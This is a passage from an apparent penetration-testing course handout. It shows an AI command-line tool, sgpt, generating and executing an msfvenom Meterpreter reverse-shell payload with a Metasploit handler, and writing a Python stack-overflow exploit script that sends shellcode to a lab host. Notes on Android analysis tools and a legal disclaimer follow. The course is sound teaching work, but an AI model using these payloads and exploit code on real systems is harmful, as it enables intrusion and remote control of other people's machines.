, save as linux_payload.elf, and then start msfconsole to handle the connection."
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf -o linux_payload.elf && msfconsole -q -x "use
exploit/multi/handler; set payload linux/x86/meterpreter/reverse_tcp; set LHOST 10.0.2.15; set LPORT 4444; run"
[E]xecute, [D]escribe, [A]bort: d
The command generates a reverse TCP Meterpreter payload for Linux using msfvenom, saves it as an ELF file, and then launches
msfconsole to handle the connection.

 • -p linux/x86/meterpreter/reverse_tcp: Specifies the payload type.
 • LHOST=10.0.2.15: Sets the local host IP for the reverse connection.
 • LPORT=4444: Sets the local port for the reverse connection.
 • -f elf: Specifies the output format as ELF.
 • -o linux_payload.elf: Names the output file.
 • &&: Chains the next command.
 • msfconsole -q: Starts Metasploit Framework console quietly.
 • -x: Executes the following commands in msfconsole.
 • use exploit/multi/handler: Uses the multi-handler exploit.
 • set payload linux/x86/meterpreter/reverse_tcp: Configures the payload.
 • set LHOST 10.0.2.15: Sets the local host IP in msfconsole.
 • set LPORT 4444: Sets the local port in msfconsole.
 • run: Executes the handler to listen for incoming connections.
[E]xecute, [D]escribe, [A]bort: e
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: linux_payload.elf
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
LHOST => 10.0.2.15
LPORT => 4444
[*] Started reverse TCP handler on 10.0.2.15:4444
```

- `sgpt -c "Generate a Python script that creates a custom shell payload using msfvenom, and sends it to a vulnerable echo server running on 10.0.2.7:port. The target server has a known stack-based buffer overflow vulnerability. The script should construct the exploit payload with appropriate padding, return address overwrite, and shellcode injection. Assume it's a 32-bit Linux target, NX is disabled, and the buffer size to overflow is 512 bytes. Include comments in the script to explain each step"`



```python
import socket
import subprocess

# Target information
target_ip = "10.0.2.7"
target_port = 5555

# Buffer size to overflow
buffer_size = 512

# Generate shellcode using msfvenom
# msfvenom -p linux/x86/shell_reverse_tcp LHOST=<attacker_ip> LPORT=<attacker_port> -f python -b "\x00"
shellcode = (
    b"\xdb\xc4\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x12\xbe\x2b\x2b\x2b"
    b"\x2b\x31\x72\x17\x03\x72\x17\x83\xea\xfc\xe2\x4a\x2b\x2b\x2b"
    b"\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b"
    b"\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b\x2b"
)

# Address to overwrite the return address (example address, needs to be adjusted)
return_address = b"\x90\x90\x90\x90"

# Construct the payload
padding = b"A" * (buffer_size - len(shellcode) - len(return_address))
payload = padding + shellcode + return_address

# Connect to the target server
with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.connect((target_ip, target_port))
    print(f"Sending payload to {target_ip}:{target_port}")
    s.sendall(payload)
    print("Payload sent successfully")
```

To Do: Dynamic Analysis of Android Apps

We have done **Static Analysis** that is the process in which we decompile, reverse engineer and analyze the APK files without executing them. It helps us understand the app's structure, code, resources, and potential vulnerabilities. Some static analysis tools are `apktool`, `jadx`, and `dex2jar`. If the `apk` is obfuscated (using tools like `R8`, `Proguard`), you may need to de-obfuscate using tools like `Zguard` and `Procyon`. **Dynamic analysis** involves running the APK and observing its runtime behaviour, which includes network traffic, memory manipulation, API calls etc. Some dynamic analysis tools are `BurpSuite, Wireshark, Frida,` and `Drozer`.

- **`BurpSuite`**: We have practiced this tool in our Web-Pen testing handout. Interested students should try to set up the proxy between the Android app and the Internet to intercept, modify, and log HTTP/S traffic between the app and remote servers.
- **`Wireshark`**: We have practiced this tool in our Internetworking with Linux handout. Interested students should use this tool to capture and analyze traffic between the Android app and its server for inspecting low-level details of TCP/UDP, HTTP/S and other network protocols.
- **`Drozer`**: is an Android security testing and exploitation framework designed for dynamic analysis. It allows you to interact with the app's internal components, such as activities, services, content providers, and broadcast receivers. It is primarily used for:
  - Identifying security vulnerabilities in Android apps.
  - Exploiting vulnerabilities within apps or system components.
  - Assess security posture of an Android device.
  - Interacting with Android security features like app sandboxing, access control etc.
- **`Frida`** is a tool used for dynamic analysis and run time hooking. It is best for
  - Modifying running apps in real time.
  - API hooking and injecting custom code
  - Bypassing anti-reverse engineering protections.
  - Debugging obfuscated apps w/o decompiling.

Disclaimer

The series of handouts distributed with this course are only for educational purposes. Any actions and or activities related to the material contained within this handout is solely your responsibility. The misuse of the information in this handout can result in criminal charges brought against the persons in question. The authors will not be held responsible in the event any criminal charges be brought against any individuals misusing the information in this handout to break the law.